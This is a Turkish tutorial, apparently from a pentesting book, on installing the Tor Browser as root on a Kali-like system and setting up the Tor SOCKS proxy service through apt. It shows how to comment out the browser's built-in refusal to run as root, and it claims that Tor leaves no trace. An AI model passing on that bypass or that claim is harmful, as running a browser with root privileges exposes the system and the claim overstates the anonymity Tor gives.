


Iceweasel açıldıktan sonra Google arama alanına "Tor" yazıp aratıyoruz. Daha sonra gelen sonuçlardan aşağıda görüldüğü şekilde "Download Tor" kısmına tıklıyoruz.


[14] https://www.torproject.org



Gelen sayfada tekrar “Download Tor”a tıklıyoruz. İndirdiğimiz dosyanın 64 bit olduğuna dikkat etmemiz gerekiyor.



Açılan kutuda “Save File” (dosyayı kaydet) ve “OK” seçelim. Daha sonra açılan pencerede “Save” ile devam edeceğiz.



İndirmenin son durumunu Ctrl+Shift+Y tuşlarına basarak veya menüden Tools → Downloads’a tıklayarak görebiliriz. Dosya yüklendikten sonra Terminal’i açarak devam ediyoruz. İlk önce indirdiğimiz dosyanın bulunduğu dizine gidelim. Bunun için “cd Downloads” komutunu kullanıyoruz. Daha sonra “ls -l” komutuyla dosyaları listeleyelim. Aşağıdaki gibi tor-browser paketinin inmiş olduğunu görmemiz lazım.

```
# ls -l

-3.

total 49656

-rw-r--r-- 1 root root 50846816 Dec 21 15:51 tor-browser-
linux64-5.0.6_en-US.tar.xz
```

Bundan sonraki adım sıkıştırılmış paketi açmak. Aşağıdaki şekilde komut giriyoruz. Gireceğimiz komut “tar xvfJ dosyaadi”.

```
# tar xvfJ tor-browser-linux64-5.0.6_en-US.tar.xz
```

Paket açıldıktan sonra tekrar listeleme komutuyla son duruma bakalım. Aşağıda gördüğünüz gibi “tor-browser_en-US” isimli yeni bir dizin oluştu. Gördüğümüz şeyin dizin (klasör) olduğunu baştaki “d” harfinden anlıyoruz “**d**rwx------”. Listede dikkatimizi çeken bir diğer nokta da aşağıda görüldüğü üzere kullanıcı “1000” ve grup “inetsim”. İlgili kullanıcı ve grup doğru olmadığı için değiştireceğiz.

```
# ls -l

total 49660

drwx------ 3 1000 inetsim  4096 Jan 1 2000 tor-browser_en-US

-rw-r--r-- 1 root root  50846816 Dec 21 15:51 tor-browser-
linux64-5.0.6_en-US.tar.xz
```

Kullanıcıyı “chown” komutuyla değiştireceğiz. “-R” parametresi bütün alt klasörler ve dosyalar için komutun çalışmasını sağlayacak.

```
# chown -R root tor-browser_en-US/
```

Grubu “chgrp” komutuyla değiştireceğiz. “-R” parametresi bütün alt klasörler ve dosyalar için komutun çalışmasını sağlayacak.

```
# chgrp -R root tor-browser_en-US/
```

Tekrar kontrol ettiğimizde kullanıcı adı ve şifrelerin değiştiğini göreceğiz.

```
# ls -l

total 49660

drwx------ 3 root root  4096 Jan 1 2000 tor-browser_en-US

-rw-r--r-- 1 root root 50846816 Dec 21 15:51 tor-browser-
linux64-5.0.6_en-US.tar.xz
```

Şimdi “tor-browser_en-US” klasörüne girmemiz gerekiyor. Bunun için kullanacağımız komut “cd klasor_adi”. Daha sonra “pwd” komutuyla hangi dizinde olduğumuzu kontrol edebiliriz. İçeriği “ls -l” komutuyla kontrol edelim. Görüldüğü gibi “start-tor-browser” şeklinde çalıştırılabilir (executable) bir dosya var.

```
# cd tor-browser_en-US/

# pwd

/root/Downloads/tor-browser_en-US # ls -l

total 8

drwx------ 9 root root 4096 Jan 1 2000 Browser

-rwx------ 1 root root 1682 Jan 1 2000 start-tor-
browser.desktop
```

Tor'u çalıştırmayı denediğimizde aşağıda gördüğünüz gibi root yetkisiyle tor çalıştırılamıyor.


```
# ./start-tor-browser.desktop

The Tor Browser Bundle should not be run as root. Exiting.
```

Tor, çalıştırma komutuna root kullanıcısı olarak çalışmayı engelleme kontrolü koymuş. Biz bu kontrolü geçerek devam edeceğiz. İlk olarak start-tor-browser dosyasının olduğu dizine geçmemiz gerekiyor. Bunun için "cd Browser/" yazarak "Browser" dizinine geçiyoruz. Daha sonra vim[15] metin editörünü kullanacağız ve ilgili komutunu değiştireceğiz. Yazacağımız komut "vim dosya_adi".

```
# vim start-tor-browser
```

Komuttan sonra aşağıdaki gibi bir ekran karşımıza çıkacak.

[15] http://www.vim.org



Metin içinde “root” yazısını arayacağız. “/root” yazıp enter tuşuna basıyoruz ve aramanın sonucu karşımıza geliyor. Aşağıda örneği verilen metnin olduğu yere gelmiş olmanız lazım. Yapmamız gereken, bu kısmın tamamını açıklama olarak kapatmak. Bunun için dört satırın her birinin başına “#” işareti ekliyoruz. Ekleme yapabilmek için “i” harfine basarak “--INSERT--” metin ekleme moduna geçiyoruz. Değişiklikleri yaptıktan sonra “ESC” tuşuna basarak değişiklik

modundan çıkıyoruz.

```
if [ "`id -u`" -eq 0 ]; then
        complain "The Tor Browser Bundle should not be run as root.  Exiting."
        exit 1
fi
```

Değişiklikten sonra yazının aşağıdaki şekilde olması lazım:


```
#if [ "`id -u`" -eq 0 ]; then
#       complain "The Tor Browser Bundle should not be run as root.  Exiting."
#       exit 1
#fi
```

Son olarak ":wq" yazıp enter tuşuna basıyoruz. ":" ile vim komutları yazabiliyoruz. "w" write yani yaz-kaydet, "q" ise quit yani programdan çık anlamına geliyor. Yani ":wq" ile dosyayı kaydedip çıkmış oluyoruz.


Çıktıktan sonra istersek bulunduğumuz "/root/Downloads/tor-browser_en-US/Browser" dizininde aşağıdaki şekilde komutu yazıp Tor'u çalıştırabiliriz. Ya da "tor-browser_en-US/" dizinine geri dönüp "./start-tor-browser.desktop" komutunu kullanabiliriz. İkisinde de aynı sonucu alacağız.

```
# ./start-tor-browser
```


Karşımıza önce aşağıdaki Tor ekranı gelecek. "Connect" (bağlan) tuşuna basarak devam ediyoruz.



Şimdi bağlantıların ve ayarların yapıldığını gösteren bir ekran geliyor.



Son olarak Tor internet gezgini çalışmaya başlıyor. İndirme, ayarlar ve en son çalıştırma işlerini başarıyla halletmiş oluyoruz.



Test etmek ve konumumuzu anlamak için http://www.whereisip.net/ adresine giriyoruz. Bu adres, şu an aldığımız IP adresi ve konumumuzu gösterecek. Aşağıda görüldüğü şekilde şu anki konumumuz Lüksemburg.

Artık Tor ile istediğimiz sitede iz bırakmadan gezebiliriz.

Tor vekil sunucu (Tor proxy)

Tor ağını sadece internet gezginlerinde kullanmak bizim için yeterli olmayacak. Yeri geldiğinde başka yazılımlarda ve komut satırında Tor ağını kullanabilmek için Tor SOCKS vekil sunucuyu kurmamız gerekiyor. Kurulum için öncelikli olarak ilgili yazılım depolarını eklememiz lazım. Ekleme için aşağıdaki komutla sources.list dosyasına giriyoruz.

```
# vim /etc/apt/sources.list
```

Sonra aşağıdaki satırı dosyanın en sonuna ekliyor ve kaydedip çıkıyoruz. Değiştirme moduna geçme, kaydetme ve editörden çıkmayla ilgili bilgileri “Tor internet gezgini” konusunda verdiğim için tekrar anlatmıyorum.

```
deb  http://deb.torproject.org/torproject.org wheezy main
```

Eklediğimiz yazılım deposunun anahtarını da (gpg key) sisteme tanıtmamız gerekiyor. Bunun için aşağıdaki komutları çalıştırıyoruz.


```
# gpg --keyserver keys.gnupg.net --recv 886DDD89

# gpg --export A3C4F0F979CAA22CDBA8F512EE8CBC9E886DDD89 |
sudo apt-key add -
```

Sıra güncelleme ve kurulum adımında:

```
# apt-get update

# apt-get install tor
```

Şimdi Tor hizmetini başlatalım ve çalışıp çalışmadığını deneyelim. İlk komut, servisi başlatıyor. İkinci komut çalışıp çalışmadığını kontrol ediyor. Tor servisi çalışıyorsa aşağıdaki gibi bir ekran görmeniz gerekiyor.

```
  /etc/init.d/tor start

[ ok ] Starting tor (via systemctl): tor.service.ifconfig

# service tor status
```



Servisin açılışta otomatik çalışması için bir komut daha yazmamız gerekiyor; yoksa bilgisayarı her kapatıp açtığımızda servisi yeniden başlatmamız gerekir. Açılışta çalışan programları yönetmek için aşağıdaki komutu çalıştırıyoruz.

```
# update-rc.d tor enable
```

Denemek için terminalde “reboot” yazıp bilgisayarı yeniden başlatalım. Bilgisayar açılınca terminale girip aşağıdaki şekilde servisin çalıştığını kontrol edebiliriz. Yine aynı şekilde Tor servisinin “active” olduğunu söylemesi gerekiyor.

